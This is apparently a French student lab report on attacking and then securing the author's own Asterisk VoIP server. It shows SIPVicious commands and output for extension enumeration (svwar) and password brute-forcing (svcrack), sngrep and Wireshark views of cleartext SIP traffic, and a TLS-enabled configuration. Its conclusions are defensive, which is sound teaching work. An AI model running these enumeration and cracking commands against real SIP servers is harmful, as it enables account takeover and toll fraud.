J'ai créé une extension volontairement vulnérable : 2000 (sans mot de passe).

Commande

```
svwar --force -e 2000-2000 10.15.250.249
```



```
administrateur@rt-mv:~$ svwar --force -e 2000-2000 10.15.250.249
WARNING:TakeASip:Bad user = SIP/2.0 401 - svwar will probably not work!
WARNING:TakeASip:extension '2000' probably exists but the response is unexpected
+-----+
| 2000   | weird   |
+-----+
administrateur@rt-mv:~$
```

SIPVicious a réussi à trouver l'extension 2000.

⇒ Ça montre une vulnérabilité d'énumération des comptes (on peut deviner quels utilisateurs existent).

## Brute-force d'un compte (svcrack)

Ensuite, j'ai testé si Asterisk était vulnérable à une attaque de mot de passe.

Pour ça, j'ai utilisé un autre compte SIP : 1000, avec mot de passe 1000.

Commande :

```
svcrack -u 1000 -r 0000-9999 10.15.250.249
```

```
administrateur@rt-mv:~$ svcrack -u 1000 -r 0000-9999 10.15.250.249
+-----+-----+
| Extension | Password |
+=====+=====+
| 1000      | 1000      |
+-----+-----+
administrateur@rt-mv:~$
```

SIPVicious a retrouvé le mot de passe du compte.

⇒ Le serveur est vulnérable au bruteforce SIP (REGISTER).

## Analyse du trafic SIP avec sngrep

Pour visualiser les attaques, j'ai utilisé l'outil sngrep, qui affiche en temps réel les messages SIP.

Commande :

```
sudo sngrep
```

```
sngrep - SIP messages flow viewer
Current Mode: Online [any]          Dialogs: 3
Match Expression:                   BPF Filter:
Display Filter:
+----+-----+-----+-----+
| ^Idx | Method | SIP From | SIP To |
+----+-----+-----+-----+
[ ] 1  | REGISTER | 1567394004@10.15.250.249 | 1567394004@10.15.250.249 |
[ ] 2  | REGISTER | 2000@10.15.250.249 | 2000@10.15.250.249 |
[ ] 3  | REGISTER | 1000@10.15.250.249 | 1000@10.15.250.249 |
```

J'ai pu voir :

- les paquets REGISTER envoyés par l'attaquant
- les réponses du serveur Asterisk
- le trafic est en clair (pas de chiffrement)

donc on peut voir que ça montre que SIP fonctionne en clair (pas de TLS)

⇒ vulnérabilité supplémentaire.

# Conclusion

Grâce à ces tests, j'ai pu mettre en évidence trois vulnérabilités importantes :

1. Énumération des extensions SIP  
-> swar trouve l'extension 2000.
2. Mot de passe faible / brute-force  
-> svcrack cracke le compte 1000 facilement.
3. Trafic SIP non chiffré  
-> sngrep voit tout en clair.

Ces attaques montrent qu'il est important de sécuriser Asterisk (mots de passe forts, fail2ban, TLS, limiter les IP autorisées, etc.).

The image shows a Wireshark network traffic capture. The top menu bar includes 'Fichier', 'Éditer', 'Vue', 'Aller', 'Capture', 'Analyser', 'Statistiques', 'Telephonie', 'Wireless', 'Outils', and 'Aide'. The toolbar contains various icons for file operations, navigation, and analysis. The filter bar at the top shows 'sip'. The main packet list displays the following entries:

| No. | Time         | Source        | Destination   | Protocol | Length | Info                       |
|-----|--------------|---------------|---------------|----------|--------|----------------------------|
| 118 | 19.281634403 | 10.17.1.10    | 10.15.250.250 | SIP      | 582    | Request: REGISTER sip:10.1 |
| 119 | 19.282089052 | 10.15.250.250 | 10.17.1.10    | ICMP     | 590    | Destination unreachable (F |
| 138 | 23.361438829 | 10.17.1.10    | 10.15.250.250 | SIP      | 582    | Request: REGISTER sip:10.1 |
| 139 | 23.361645518 | 10.15.250.250 | 10.17.1.10    | ICMP     | 590    | Destination unreachable (F |
| 152 | 27.501187258 | 10.17.1.10    | 10.15.250.250 | SIP      | 582    | Request: REGISTER sip:10.1 |
| 153 | 27.501545044 | 10.15.250.250 | 10.17.1.10    | ICMP     | 590    | Destination unreachable (F |
| 169 | 31.521189329 | 10.17.1.10    | 10.15.250.250 | SIP      | 582    | Request: REGISTER sip:10.1 |
| 170 | 31.521549484 | 10.15.250.250 | 10.17.1.10    | ICMP     | 590    | Destination unreachable (F |
| 193 | 35.600998273 | 10.17.1.10    | 10.15.250.250 | SIP      | 582    | Request: REGISTER sip:10.1 |
| 194 | 35.601365191 | 10.15.250.250 | 10.17.1.10    | ICMP     | 590    | Destination unreachable (F |
| 211 | 39.680826445 | 10.17.1.10    | 10.15.250.250 | SIP      | 582    | Request: REGISTER sip:10.1 |
| 212 | 39.681285800 | 10.15.250.250 | 10.17.1.10    | ICMP     | 590    | Destination unreachable (F |
| 233 | 43.507296816 | 10.17.1.10    | 10.15.250.250 | SIP      | 584    | Request: REGISTER sip:10.1 |
| 234 | 43.507772151 | 10.15.250.250 | 10.17.1.10    | ICMP     | 590    | Destination unreachable (F |
| 239 | 44.000462435 | 10.17.1.10    | 10.15.250.250 | SIP      | 584    | Request: REGISTER sip:10.1 |
| 241 | 44.000734485 | 10.15.250.250 | 10.17.1.10    | ICMP     | 590    | Destination unreachable (F |

The packet details pane for the selected packet (No. 25) shows the following structure:

- Frame 25: 580 bytes on wire (4640 bits), 580 bytes captured (4640 bits) on eth1
- Ethernet II, Src: 86:b3:b5:2b:34:08 (86:b3:b5:2b:34:08), Dst: 10:00:00:00:00:00
- Internet Protocol Version 4, Src: 10.17.1.10, Dst: 10.15.250.250
- User Datagram Protocol, Src Port: 5614, Dst Port: 5060
- Session Initiation Protocol (REGISTER)

The packet bytes pane shows the raw data in hexadecimal and ASCII format. The status bar at the bottom indicates 'eth1: <live capture in progress>', 'Paquets : 241', 'Affichés : 28 (11.6%)', and 'Profil : Default'.

## TP4

# SÉCURISATION DE SIP — VALIDÉE

```
rt-mv*CLI> pjsip show transports


Transport:  <TransportId.....>  <Type>  <cos>  <tos>  <BindAddress.....>
.....>
=====
=====

Transport:  transport-tls          tls      0      0  0.0.0.0:5061
Transport:  transport-udp          udp      0      0  0.0.0.0:5060

Objects found: 2
```

```
,
[Fanvil07]
type=endpoint
context=interne
disallow=all
allow=ulaw
auth=authFanvil07
aors=Fanvil07
transport=transport-tls
media_encryption=sdes
direct_media=no

[authFanvil07]
type=auth
auth_type=userpass
username=Fanvil07
password=1234
```



pas de wireshark